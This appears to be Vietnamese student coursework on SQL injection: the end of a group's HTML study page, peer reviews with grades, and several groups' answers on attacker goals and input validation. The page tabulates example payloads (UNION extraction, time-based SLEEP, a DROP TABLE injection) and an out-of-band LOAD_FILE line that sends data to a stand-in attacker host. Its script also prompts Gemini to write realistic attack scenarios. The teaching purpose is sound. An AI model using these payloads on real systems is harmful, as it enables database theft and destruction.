                                <td class="px-6 py-4">Dùng `UNION` để gộp kết quả độc hại vào truy vấn hợp lệ. Mục tiêu: trích xuất dữ liệu.</td>

                                <td class="px-6 py-4 font-mono text-pink-400">' UNION SELECT user, pass FROM users--</td>

                                <td class="px-6 py-4 text-red-500 font-bold">CỰC CAO: Lộ toàn bộ dữ liệu.</td>

                            </tr>

                            <tr>

                                <td class="px-6 py-4 font-medium">Error-based</td>

                                <td class="px-6 py-4">Cố tình gây lỗi để CSDL trả về thông tin cấu trúc. Mục tiêu: do thám hệ thống.</td>

                                <td class="px-6 py-4 font-mono text-pink-400">' AND 1=CAST(@@version AS INT)--</td>

                                <td class="px-6 py-4 text-orange-500 font-bold">CAO: Lộ cấu trúc CSDL.</td>

                            </tr>

                             <tr class="border-t border-gray-800">

                                <td colspan="4" class="px-6 py-3 font-bold text-emerald-400 bg-gray-800">II. INFERENTIAL SQLi (TẤN CÔNG SUY LUẬN)</td>

                            </tr>

                            <tr>

                                <td class="px-6 py-4 font-medium">Boolean-based</td>

                                <td class="px-6 py-4">Hỏi CSDL câu hỏi Đúng/Sai và quan sát sự thay đổi của trang web.</td>

                                <td class="px-6 py-4 font-mono text-pink-400">' AND SUBSTR(pass,1,1)='a'--</td>

                                <td class="px-6 py-4 text-red-500 font-bold">CỰC CAO: Lộ dữ liệu, khó phát hiện.</td>

                            </tr>

                            <tr>

                                <td class="px-6 py-4 font-medium">Time-based</td>

                                <td class="px-6 py-4">Dùng lệnh `SLEEP()` để gây trễ. Đo thời gian phản hồi để suy luận dữ liệu.</td>

                                <td class="px-6 py-4 font-mono text-pink-400">' AND IF(1=1, SLEEP(5), 0)--</td>

                                <td class="px-6 py-4 text-red-500 font-bold">CỰC CAO: Tấn công tàng hình nhất.</td>

                            </tr>

                             <tr class="border-t border-gray-800">

                                <td colspan="4" class="px-6 py-3 font-bold text-emerald-400 bg-gray-800">III. OUT-OF-BAND SQLi (KÊNH NGOÀI LUỒNG)</td>

                            </tr>

                             <tr>

                                <td class="px-6 py-4 font-medium">DNS/HTTP Exfiltration</td>

                                <td class="px-6 py-4">Buộc CSDL tạo request mạng ra ngoài để gửi dữ liệu đến máy chủ của kẻ tấn công.</td>

                                <td class="px-6 py-4 font-mono text-pink-400">...LOAD\_FILE('\\\\ATTACKER.com\\log')</td>

                                <td class="px-6 py-4 text-purple-500 font-bold">TUYỆT ĐỐI: Vượt tường lửa, chiếm quyền.</td>

                            </tr>

                        </tbody>

                    </table>

                </div>

            </div>

        </section>

        <!-- Section: Defense in Depth -->

        <section id="defense" class="py-20 md:py-32">

            <div class="max-w-7xl mx-auto px-4 sm:px-6 lg:px-8">

                <div class="text-center">

                    <h2 class="text-3xl md:text-4xl font-bold section-title inline-block">Chiến Lược Phòng Thủ Theo Chiều Sâu</h2>

                    <p class="mt-4 text-lg text-gray-400 max-w-3xl mx-auto">

                        Không có viên đạn bạc nào. Bảo vệ hệ thống đòi hỏi một chiến lược đa tầng vững chắc.

                    </p>

                </div>

                <div class="mt-16 grid grid-cols-1 md:grid-cols-2 lg:grid-cols-4 gap-8">

                    <!-- Card 1 -->

                    <div class="card p-8 rounded-xl text-center">

                        <div class="text-emerald-400 mx-auto h-16 w-16 flex items-center justify-center rounded-full bg-gray-800">

                            <svg xmlns="<http://www.w3.org/2000/svg>" class="h-8 w-8" fill="none" viewBox="0 0 24 24" stroke="currentColor"><path stroke-linecap="round" stroke-linejoin="round" stroke-width="2" d="M9 12l2 2 4-4m5.618-4.016A11.955 11.955 0 0112 2.944a11.955 11.955 0 01-8.618 3.04A12.02 12.02 0 003 9c0 5.591 3.824 10.29 9 11.622 5.176-1.332 9-6.03 9-11.622 0-1.042-.133-2.052-.382-3.016z" /></svg>

                        </div>

                        <h3 class="mt-6 text-xl font-bold">Truy vấn Tham số hóa</h3>

                        <p class="mt-2 text-gray-400">Tiêu chuẩn vàng. Tách biệt hoàn toàn mã lệnh và dữ liệu, vô hiệu hóa SQLi từ gốc.</p>

                    </div>

                    <!-- Card 2 -->

                    <div class="card p-8 rounded-xl text-center">

                         <div class="text-emerald-400 mx-auto h-16 w-16 flex items-center justify-center rounded-full bg-gray-800">

                           <svg xmlns="<http://www.w3.org/2000/svg>" class="h-8 w-8" fill="none" viewBox="0 0 24 24" stroke="currentColor"><path stroke-linecap="round" stroke-linejoin="round" stroke-width="2" d="M4 7v10c0 2.21 3.582 4 8 4s8-1.79 8-4V7M4 7c0-2.21 3.582-4 8-4s8 1.79 8 4M4 7v10c0 2.21 3.582 4 8 4s8-1.79 8-4V7" /></svg>

                        </div>

                        <h3 class="mt-6 text-xl font-bold">Sử dụng ORM</h3>

                        <p class="mt-2 text-gray-400">Các thư viện như Hibernate, SQLAlchemy tự động xử lý việc tham số hóa, giảm thiểu lỗi từ con người.</p>

                    </div>

                    <!-- Card 3 -->

                    <div class="card p-8 rounded-xl text-center">

                         <div class="text-emerald-400 mx-auto h-16 w-16 flex items-center justify-center rounded-full bg-gray-800">

                            <svg xmlns="<http://www.w3.org/2000/svg>" class="h-8 w-8" fill="none" viewBox="0 0 24 24" stroke="currentColor"><path stroke-linecap="round" stroke-linejoin="round" stroke-width="2" d="M12 15v2m-6 4h12a2 2 0 002-2v-6a2 2 0 00-2-2H6a2 2 0 00-2 2v6a2 2 0 002 2zm10-10V7a4 4 0 00-8 0v4h8z" /></svg>

                        </div>

                        <h3 class="mt-6 text-xl font-bold">Nguyên tắc Đặc quyền Tối thiểu</h3>

                        <p class="mt-2 text-gray-400">Tài khoản CSDL của ứng dụng chỉ nên có những quyền hạn tối thiểu cần thiết để hoạt động.</p>

                    </div>

                    <!-- Card 4 -->

                    <div class="card p-8 rounded-xl text-center">

                         <div class="text-emerald-400 mx-auto h-16 w-16 flex items-center justify-center rounded-full bg-gray-800">

                           <svg xmlns="<http://www.w3.org/2000/svg>" class="h-8 w-8" fill="none" viewBox="0 0 24 24" stroke="currentColor"><path stroke-linecap="round" stroke-linejoin="round" stroke-width="2" d="M9 5H7a2 2 0 00-2 2v12a2 2 0 002 2h10a2 2 0 002-2V7a2 2 0 00-2-2h-2M9 5a2 2 0 002-2h2a2 2 0 002 2M9 5a2 2 0 012-2h2a2 2 0 012 2m-3 7h3m-3 4h3m-6-4h.01M9 16h.01" /></svg>

                        </div>

                        <h3 class="mt-6 text-xl font-bold">Xác thực & Lọc Đầu vào</h3>

                        <p class="mt-2 text-gray-400">Luôn xác thực dữ liệu từ người dùng. Ưu tiên "danh sách trắng" (whitelist) thay vì "danh sách đen" (blacklist).</p>

                    </div>

                </div>

            </div>

        </section>

    </main>

    <!-- Footer -->

    <footer class="bg-gray-900 border-t border-gray-800">

        <div class="max-w-7xl mx-auto py-12 px-4 sm:px-6 lg:px-8 text-center">

            <p class="text-base text-gray-400">

                Tài liệu nghiên cứu được thực hiện và trình bày bởi <span class="font-bold text-emerald-400">Nhóm 8</span>.

            </p>

            <p class="mt-2 text-sm text-gray-500">

                Bảo mật không phải là một sản phẩm, mà là một quá trình.

            </p>

        </div>

    </footer>

<script>

    // --- Gemini API Interaction ---

    const analyzeButton = document.getElementById('analyze-button');

    const payloadInput = document.getElementById('payload-input');

    const payloadOutput = document.getElementById('payload-output');

    const payloadLoader = document.getElementById('payload-loader');

    const scenarioButton = document.getElementById('scenario-button');

    const scenarioSelect = document.getElementById('scenario-select');

    const scenarioOutput = document.getElementById('scenario-output');

    const scenarioLoader = document.getElementById('scenario-loader');

    const apiKey = ""; // API Key is handled by the environment

    async function callGemini(prompt, outputElement, loaderElement, buttonElement) {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        loaderElement.style.display = 'block';</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        outputElement.innerHTML = '';</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        buttonElement.disabled = true;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        </span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        try {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            const apiUrl = `https://generativelanguage.googleapis.com/v1beta/models/gemini-2.0-flash:generateContent?key=${apiKey}`;

            const payload = {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">                contents: [{ role: "user", parts: [{ text: prompt }] }]

            };

            const response = await fetch(apiUrl, {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">                method: 'POST',</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">                headers: { 'Content-Type': 'application/json' },

                body: JSON.stringify(payload)

            });

            if (!response.ok) {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">                throw new Error(`API Error: ${response.statusText}`);

            }

            const result = await response.json();

            if (result.candidates && result.candidates.length > 0 &&

                result.candidates[0].content && result.candidates[0].content.parts &&

                result.candidates[0].content.parts.length > 0) {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">                const text = result.candidates[0].content.parts[0].text;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">                outputElement.innerHTML = marked.parse(text);</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            } else {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">                outputElement.innerText = 'Lỗi: Không nhận được phản hồi hợp lệ từ AI. Vui lòng thử lại.';</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            }

        } catch (error) {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            console.error(error);</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            outputElement.innerText = `Đã xảy ra lỗi: ${error.message}. Vui lòng kiểm tra console để biết thêm chi tiết.`;

        } finally {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            loaderElement.style.display = 'none';</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            buttonElement.disabled = false;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        }

    }

    analyzeButton.addEventListener('click', () => {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        const payload = payloadInput.value.trim();</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        if (!payload) {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            payloadOutput.innerText = 'Vui lòng nhập một payload để phân tích.';</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            return;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        }

        const prompt = `

            Bạn là một chuyên gia an ninh mạng. Phân tích đoạn mã SQL Injection payload sau đây: "${payload}".

            Hãy giải thích một cách chi tiết nhưng dễ hiểu cho người mới học:

            1.  \*\*Mục đích của payload:\*\* Kẻ tấn công đang cố gắng làm gì?

            2.  \*\*Loại tấn công:\*\* Đây là loại SQL Injection nào (ví dụ: Union-based, Boolean-based, Error-based)?

            3.  \*\*Cách hoạt động:\*\* Giải thích từng phần của payload (ví dụ: ' OR '1'='1' là gì, -- có tác dụng gì).

            4.  \*\*Cách phòng chống:\*\* Biện pháp hiệu quả nhất để vô hiệu hóa loại tấn công này là gì?

            Trình bày câu trả lời bằng tiếng Việt, sử dụng Markdown.

        `;

        callGemini(prompt, payloadOutput, payloadLoader, analyzeButton);

    });

    scenarioButton.addEventListener('click', () => {</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        const businessType = scenarioSelect.value;</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">        const prompt = `</span></p> <p class="MsoNormal" style="background:#000000;"><span style="font-size:15pt;font-family:'Times New Roman', serif;color:#FFFFFF;">            Bạn là một chuyên gia viết kịch bản an ninh mạng. Hãy tạo một kịch bản tấn công SQL Injection giả lập, thực tế nhắm vào một hệ thống "${businessType}".

            Kịch bản phải bao gồm các mục sau, trình bày rõ ràng bằng tiếng Việt và sử dụng Markdown:

            - \*\*Mục tiêu của Kẻ tấn công:\*\* (Ví dụ: Đánh cắp dữ liệu thẻ tín dụng, chiếm tài khoản quản trị).

            - \*\*Điểm yếu (Vulnerable Parameter):\*\* (Ví dụ: Tham số \`productID\` trên URL, trường tìm kiếm không được lọc).

            - \*\*Payload được sử dụng:\*\* (Cung cấp một ví dụ về payload mà kẻ tấn công có thể dùng).

            - \*\*Quy trình Tấn công (Từng bước):\*\* (Mô tả các bước kẻ tấn công thực hiện).

            - \*\*Hậu quả Kinh doanh (Business Impact):\*\* (Mô tả thiệt hại về tài chính, danh tiếng).

        `;

        callGemini(prompt, scenarioOutput, scenarioLoader, scenarioButton);

    });

</script>

</body>

</html>

## Nhận xét của nhóm và chấm điểm :

Bài làm của nhóm bạn đã trình bày một cách cực kỳ rõ ràng và toàn diện về các khía cạnh của tấn công SQL Injection cũng như tầm quan trọng then chốt của việc kiểm tra dữ liệu đầu vào. Nhóm không chỉ phân tích chính xác mục tiêu và hậu quả nghiêm trọng của các cuộc tấn công này từ việc đánh cắp thông tin nhạy cảm, thay đổi dữ liệu trái phép, chiếm quyền điều khiển hệ điều hành đến gây gián đoạn dịch vụ mà còn đưa ra nhiều ví dụ minh họa dễ hiểu, giúp người đọc dễ dàng hình dung cơ chế khai thác trong thực tế.

Đặc biệt, việc nhấn mạnh rằng xác thực đầu vào là "tuyến phòng thủ đầu tiên và cơ bản", cùng với việc đề cập đến các biện pháp cụ thể như lọc ký tự đặc biệt, sử dụng whitelist, truy vấn tham số hóa và nguyên tắc đặc quyền tối thiểu đã thể hiện một tư duy bảo mật toàn diện. Mặc dù bài chưa có trích dẫn học thuật chính thức, nội dung vẫn phản ánh sự hiểu biết sâu sắc và tư duy thực tiễn của nhóm đối với vấn đề bảo mật.

Mình thấy bài làm của nhóm rất tốt, trình bày rõ ràng, dễ hiểu và phân tích khá sâu về các kỹ thuật tấn công SQL Injection. Nhóm không chỉ nói về mục tiêu của kẻ tấn công mà còn đi sâu vào hậu quả và cách phòng chống, đặc biệt là phần kiểm tra đầu vào được giải thích rất kỹ. Tuy nhiên, mình nghĩ nếu nhóm bổ sung thêm một vài nguồn tài liệu cụ thể như từ OWASP hoặc các bài viết kỹ thuật uy tín thì bài sẽ thuyết phục và “học thuật” hơn nữa. Dù vậy, với nội dung hiện tại, mình đánh giá rất cao, chỉ trừ nhẹ phần trích dẫn. Theo mình, bài này xứng đáng khoảng 9.5/10

Tổng thể, đây là một bài phân tích chuyên nghiệp, được trình bày rõ ràng, cung cấp đầy đủ kiến thức cốt lõi về một trong những lỗ hổng bảo mật phổ biến nhất hiện nay. Bài làm hoàn toàn đáp ứng mục tiêu học thuật và mang giá trị tham khảo thực tế cao.

Chấm điểm: 9.5/10

# Nhóm 5

**Câu 1 :Trong tấn công SQL Injection, kẻ xấu cố gắng làm gì với cơ sở dữ liệu của một trang web?**

Trong tấn công **SQL Injection**, kẻ tấn công cố gắng **chèn (inject) các câu lệnh SQL độc hại** vào tham số đầu vào của ứng dụng web (ví dụ: ô tìm kiếm, form đăng nhập).

**Mục tiêu của họ có thể bao gồm:**

* **Đọc dữ liệu nhạy cảm:** như tên người dùng, mật khẩu, email, số thẻ tín dụng.
* **Thay đổi hoặc xóa dữ liệu:** ví dụ sửa thông tin tài khoản, xóa bảng dữ liệu.
* **Thực thi các lệnh quản trị cơ sở dữ liệu:** thêm tài khoản quản trị, thay đổi phân quyền.
* **Truy cập trái phép vào hệ thống tệp máy chủ hoặc điều khiển server.**

Nói cách khác, kẻ xấu lợi dụng SQL Injection để **toàn quyền thao túng cơ sở dữ liệu** mà không cần xác thực hợp lệ.

**Câu 2 :Theo bạn, tại sao việc kiểm tra thông tin người dùng nhập vào lại quan trọng đến vậy trong việc ngăn chặn tấn công Injection?**

**Kiểm tra và lọc thông tin người dùng nhập vào (input validation) cực kỳ quan trọng** vì:

✅ **Ngăn dữ liệu độc hại được xử lý trực tiếp bởi câu lệnh SQL.**  
Nếu không kiểm tra, ứng dụng sẽ chèn thẳng dữ liệu người dùng vào truy vấn SQL, tạo điều kiện cho kẻ tấn công **đóng/mở chuỗi lệnh và chèn mã độc**.

✅ **Giảm nguy cơ lỗi logic và bảo mật.**  
Kiểm tra đầu vào giúp bảo đảm dữ liệu đúng định dạng, độ dài, kiểu dữ liệu, từ đó giảm nguy cơ **Injection, XSS, Path Traversal**.

✅ **Tạo lớp phòng thủ đầu tiên (defense-in-depth).**  
Dù có dùng Prepared Statement hay ORM, bước kiểm tra dữ liệu vẫn giúp loại bỏ những giá trị bất thường, củng cố an toàn.

Tóm lại, **kiểm tra dữ liệu đầu vào là biện pháp nền tảng để chặn đứng hành vi tấn công Injection ngay từ cửa ngõ đầu tiên của ứng dụng.**

## Nhận xét của nhóm và chấm điểm :

Bài của nhóm bạn trả lời rất rõ ràng và đầy đủ hai câu hỏi về **SQL Injection** và **tầm quan trọng của kiểm tra dữ liệu đầu vào**. Các bạn đã giải thích súc tích và chính xác mục tiêu của kẻ tấn công khi cố gắng chèn lệnh SQL độc hại, từ đọc, thay đổi dữ liệu đến thao túng cơ sở dữ liệu và chiếm quyền kiểm soát máy chủ. Đặc biệt, việc nhóm làm nổi bật vai trò cốt lõi của **input validation** trong việc ngăn chặn các mối đe dọa này, nhấn mạnh rằng đây là "lớp phòng thủ đầu tiên" giúp ngăn dữ liệu độc hại được xử lý trực tiếp, là một điểm rất mạnh. Các bạn cũng đã khéo léo sử dụng gạch đầu dòng và biểu tượng giúp bài viết trực quan, dễ nắm bắt. Tuy nhiên, bài cần bổ sung **ví dụ minh họa thực tế** và tăng cường **chiều sâu phân tích** về cơ chế hoạt động cũng như mối liên hệ giữa các biện pháp bảo mật.

Chấm điểm: 8.5/10

# Nhóm 6

**Câu hỏi 1: Trong tấn công SQL Injection, kẻ xấu cố gắng làm gì với cơ sở dữ liệu của một trang web?**

Trong tấn công SQL Injection, kẻ xấu sẽ cố tình chèn các đoạn mã SQL độc hại vào những nơi người dùng có thể nhập liệu như ô đăng nhập, ô tìm kiếm hoặc biểu mẫu.

Mục đích của chúng là khiến hệ thống thực thi những câu lệnh SQL không mong muốn. Khi đó, kẻ tấn công có thể:

* Truy xuất trái phép các dữ liệu như tài khoản, mật khẩu, thông tin cá nhân
* Xóa hoặc chỉnh sửa dữ liệu trong cơ sở dữ liệu
* Chèn thêm dữ liệu giả mạo gây sai lệch
* Chiếm quyền truy cập vào hệ thống hoặc tài khoản quản trị

**Ví dụ thực tế**:  
Nếu trong ô đăng nhập, kẻ tấn công nhập ' OR '1'='1 vào tên đăng nhập, hệ thống có thể hiểu rằng điều kiện đăng nhập luôn đúng và cho phép truy cập không cần mật khẩu. Đây là cách đơn giản nhưng hiệu quả để vượt qua xác thực.

**Tình huống đã xảy ra**:  
Nhiều hệ thống lớn từng bị rò rỉ dữ liệu do lỗ hổng SQL Injection, ví dụ như vụ việc của hãng Heartland Payment Systems năm 2008 khiến 130 triệu thẻ tín dụng bị đánh cắp.

Vì vậy, SQL Injection là một hình thức tấn công cực kỳ nguy hiểm, có thể gây thiệt hại nghiêm trọng nếu hệ thống không được bảo vệ đúng cách.

**Câu hỏi 2: Theo bạn, tại sao việc kiểm tra thông tin người dùng nhập vào lại quan trọng đến vậy trong việc ngăn chặn tấn công Injection?**

Thông tin người dùng nhập vào chính là “cửa ngõ” để kẻ xấu có thể chèn mã độc nếu hệ thống không kiểm tra cẩn thận.

Việc kiểm tra dữ liệu đầu vào giúp:

* Loại bỏ các ký tự nguy hiểm có thể bị lợi dụng để chèn mã SQL như ', --, ;, OR, AND...
* Hạn chế loại dữ liệu được nhập, ví dụ: chỉ cho phép nhập số trong ô ID, không cho nhập mã lệnh
* Tránh việc ghép chuỗi trực tiếp với dữ liệu đầu vào khi truy vấn cơ sở dữ liệu (vốn rất dễ bị lợi dụng)

**Ví dụ thực tế**:  
Nếu người dùng nhập địa chỉ email như: abc@example.com' OR '1'='1, và hệ thống ghép chuỗi SQL trực tiếp, thì truy vấn sẽ luôn đúng và trả về toàn bộ danh sách email trong cơ sở dữ liệu.

**Biện pháp khắc phục nên áp dụng**:

* Sử dụng **Prepared Statements (truy vấn tham số hóa)** – có sẵn trong PHP (PDO), Python (sqlite3, psycopg2), Java (JDBC), v.v.
* Dùng **ORM (Object Relational Mapping)** như SQLAlchemy, Hibernate để tránh phải viết truy vấn thủ công
* Thực hiện kiểm tra và lọc dữ liệu đầu vào theo **nguyên tắc whitelist (danh sách cho phép)** thay vì blacklist (danh sách cấm)

Tóm lại, kiểm tra dữ liệu người dùng là bước cơ bản nhưng cực kỳ quan trọng để đảm bảo an toàn cho hệ thống và dữ liệu, đồng thời ngăn chặn các cuộc tấn công Injection một cách hiệu quả.

## Nhận xét của nhóm và chấm điểm :

Bài làm nhóm này rất tốt với nội dung rõ ràng, đầy đủ và chính xác về mục đích cũng như hậu quả của tấn công SQL Injection. Ví dụ minh họa cụ thể như câu lệnh ' OR '1'='1 và vụ rò rỉ dữ liệu Heartland Payment Systems giúp bài làm thêm thuyết phục. Phần giải thích về tầm quan trọng của việc kiểm tra dữ liệu đầu vào và các biện pháp như Prepared Statements, ORM, kiểm tra whitelist được trình bày hợp lý, dễ hiểu và có tính ứng dụng cao. Cách trình bày logic, mạch lạc, chia rõ từng phần giúp người đọc dễ nắm bắt. Để hoàn thiện hơn, nhóm có thể bổ sung thêm các biện pháp phòng chống khác như Web Application Firewall (WAF) và nhấn mạnh tầm quan trọng của cập nhật phần mềm cũng như quản lý quyền truy cập.

Chấm điểm: 9/10

# Nhóm 7

Câu 1: Trong tấn cong SQL Injection, kẻ xấu cố gắng làm gì với cơ sở dữ liệu của một trang web?

Trong tấn công SQl Injection, kẻ xấu lợi dụng lỗ hổng kiểm soát dữ liệu đầu vào để thêm (inject) các câu lệnh SQLđộc hại vào hệ thống. Mục tiêu chính của tin tặc là thao túng truy vấn cở sở dữ liệu nhằm truy cập và kiểm soát thông tin mà lẽ r không có quyền. Thông qua cuộc tấn công này, kẻ xấu có thể trích xuất hoặc xem trộm dữ liệu nhạy cảm (chẳng hạn thông tin tài khoản người dùng, mật khẩu, dữ liệu cá nhân...) và thay đổi dữ liệu một cách trái phép. Theo Bright security, một cuộc tấn công SQL Injection thành công cho phép kẻ tấn công "Thay đổi thông tin cơ sở dữ liệu, truy cập dữ liệu nhạy cảm và thực thi các tác vụ cấp quản trị trên cơ sở dữ liệu". Thậm chí trong một số trường hợp tồi tệ, khi kết nối cơ sở dữ liệu được thực hiện bằng quyền quản trị, kẻ xấu còn có thể phát lệnh đến hệ điều hành, tạo tài khoản mới hay cài mã độc lên máy chủ cơ sở dữ liệu.

Kể tấn coogn còn có thể tiến hành các hành vi phá hoại dữ liệu. Ví dụ, nếu giá trị nhập vào không được kiểm tra, tin tặc có thể chèn chuỗi **a' OR '1' = '1**vào trường hợp nhập tên, khiên các câu truy vấn lọc trở nên luôn đúng và trả về toàn bộ bảng ghi trong bảng người dùng. Chưa hết, kẻ xấu có thể nối thêm những câu lệnh SQL bổ sung như**; DROP TABLE user;**để xóa hoặc làm hỏng bảng dữ liệu. Như CyStalk lưu ý, kẻ tấn công có thể "ăn cắp hoặc xáo trộn dữ liệu, cản trở hoạt động của ứng dụng, và thậm chí chiếm quyền truy cập quản trị vào máy chủ cơ sở dữ liệu". Tóm lại, mục đích của kẻ xấu khi thực hiện SQL Injection là giành quyền kiểm soát cơ sở dữ liệu: họ sẽ trích xuất, chỉnh sửa hoặc xóa dữ liệu nhạy cảm và có thể mở rộng tấn công lên hệ thống cao hơn để gây thiệt hại nghiêm trọng. Những mối đe dọa này cho thấy lỗ hổng SQL Injection rất nguy hiểm đối với tính toàn vẹn và bảo mật dữ liệu của trang web.

Câu 2: Theo bạn, tại sao việc kiểm tra thông tin người dùng nhập vào lại quan tọng đến vậy trong việc ngăn chặn tấn công Injection?

SQL Injection khai thác đúng vào kẽ hở kiểm tra đầu vào của ứng dụng. Nói cách khác, chỉ khi dữ liệu từ người dùng được lọt qua mà không được xác thực kỹ lưỡng, thì kẻ tấn công mới có thể chèn mã độc vào truy vấn SQL. Nếu không kiểm tra đầu vào, những chuỗi ký tự bất thường hoặc câu lệnh SQL độc hại có thể được “chấp nhận” như một phần của truy vấn. Testing.vn nhấn mạnh: “SQL Injection xảy ra khi thiếu đoạn mã kiểm tra dữ liệu đầu vào trong câu truy vấn SQL. Kết quả là người dùng cuois có thể thực hiện một số truy vấn không mong muốn với cơ sở dữ liệu". chính vì vậy, việc kiểm tra dữ liệu đầu vào (validate input) là bước đầu tiên và cơ bản để ngăn chặn lỗ hổng này.

Cụ thể, kiểm soát và xác nhận đầu vào có thể bao gồm giới hạn kiểu dữ liệu (ví dụ yêu cầu phải là số, chuỗi với độ dài nhất định), lọc ký tự đặc biệt (loại bỏ hoặc mã hóa dấu nháy đơn, dấu chấm phẩy...), hoặc sử dụng whitelist (cho phép chỉ một số giá trị được định sẵn). Nhờ đó, mọi dữ liệu do người dùng nhập vào đều được đảm bảo tuân thủ định dạng an toàn trước khi đưa vào câu lệnh SQL. CyStack khẳng định: “Việc đầu tiên cần làm để tránh trở thành nạn nhân của cuộc tấn công SQL injection là kiểm soát và xác nhận input của người dùng”. Điều này có nghĩa là mỗi tham số nhập vào từ người dùng cần được kiểm tra, chuyển đổi, hoặc mã hóa thích hợp trước khi gộp vào câu ntruy vấn.

Bên cạnh đó, Input validation còn đóng vai trò như tuyến phòng thủ chính đối với nhiều loại tấn công injection khác. Bright Security nhấn mạnh rằng “kiểm tra đầu vào là một biện pháp bảo mật quan trọng để ngăn chặn nhiều loại tấn công injection phổ biến, như SQL Injection, Command Injection, và Cross-Site Scripting (XSS)”. Như vậy, việc xác thực dữ liệu đầu vào không chỉ ngăn ngừa SQL Injection mà còn giảm thiểu nguy cơ các hình thức tấn công khác. Kết hợp với các kỹ thuật an toàn khác (ví dụ sử dụng câu lệnh SQL có tham số/prepared statements), việc kiểm tra đầu vào tạo thành lớp bảo vệ thứ nhất, đảm bảo rằng không có đoạn mã độc nào lọt vào cơ sở dữ liệu. Nhờ vậy, ứng dụng web sẽ an toàn hơn trước các nỗ lực tiêm mã độc từ bên ngoài.

## Nhận xét của nhóm và chấm điểm :

Bài làm của nhóm bạn đã trình bày một cách **cực kỳ rõ ràng và toàn diện** về các khía cạnh của tấn công SQL Injection và tầm quan trọng của việc kiểm tra dữ liệu đầu vào. Bạn không chỉ giải thích **mục tiêu và hậu quả nghiêm trọng** của các cuộc tấn công này (từ việc đánh cắp thông tin nhạy cảm, thay đổi dữ liệu trái phép cho đến việc chiếm quyền điều khiển hệ điều hành) mà còn đưa ra các **ví dụ minh họa cụ thể và dễ hiểu**. Đặc biệt, việc bạn nhấn mạnh rằng kiểm tra đầu vào là "tuyến phòng thủ đầu tiên và cơ bản", cùng với việc đề cập đến các biện pháp cụ thể như lọc ký tự đặc biệt hay sử dụng whitelist, cho thấy sự hiểu biết sâu sắc về phòng chống lỗ hổng này. Việc bạn trích dẫn các nguồn uy tín như Bright Security, Testing.vn và CyStack cũng đã tăng cường đáng kể tính thuyết phục và độ tin cậy cho bài viết. Nhìn chung, đây là một bài phân tích **chuyên nghiệp và đầy đủ thông tin**, cung cấp những kiến thức quan trọng về bảo mật web.

Chấm điểm: 9/10

# Nhóm 9

**1. Trong tấn công SQL Injection, kẻ xấu cố gắng làm gì với cơ sở dữ liệu?**

SQL Injection (SQLi) là hình thức tấn công mà kẻ xấu chèn mã SQL độc hại vào các trường nhập liệu (như ô đăng nhập, thanh tìm kiếm...) để điều khiển cơ sở dữ liệu của website. Mục đích cụ thể gồm:

* **Đánh cắp dữ liệu nhạy cảm**: Như tên người dùng, mật khẩu, email, số thẻ tín dụng, thông tin tài khoản ngân hàng… Đây là mục tiêu phổ biến nhất.
* **Sửa đổi hoặc xóa dữ liệu**: Kẻ tấn công có thể chỉnh sửa các bản ghi, thêm dữ liệu giả hoặc xóa hoàn toàn một bảng dữ liệu, gây rối loạn hoặc gián đoạn hệ thống.
* **Chiếm quyền truy cập**: Bằng cách thay đổi thông tin người dùng hoặc tạo tài khoản quản trị giả, kẻ xấu có thể truy cập vào khu vực quản trị hệ thống.
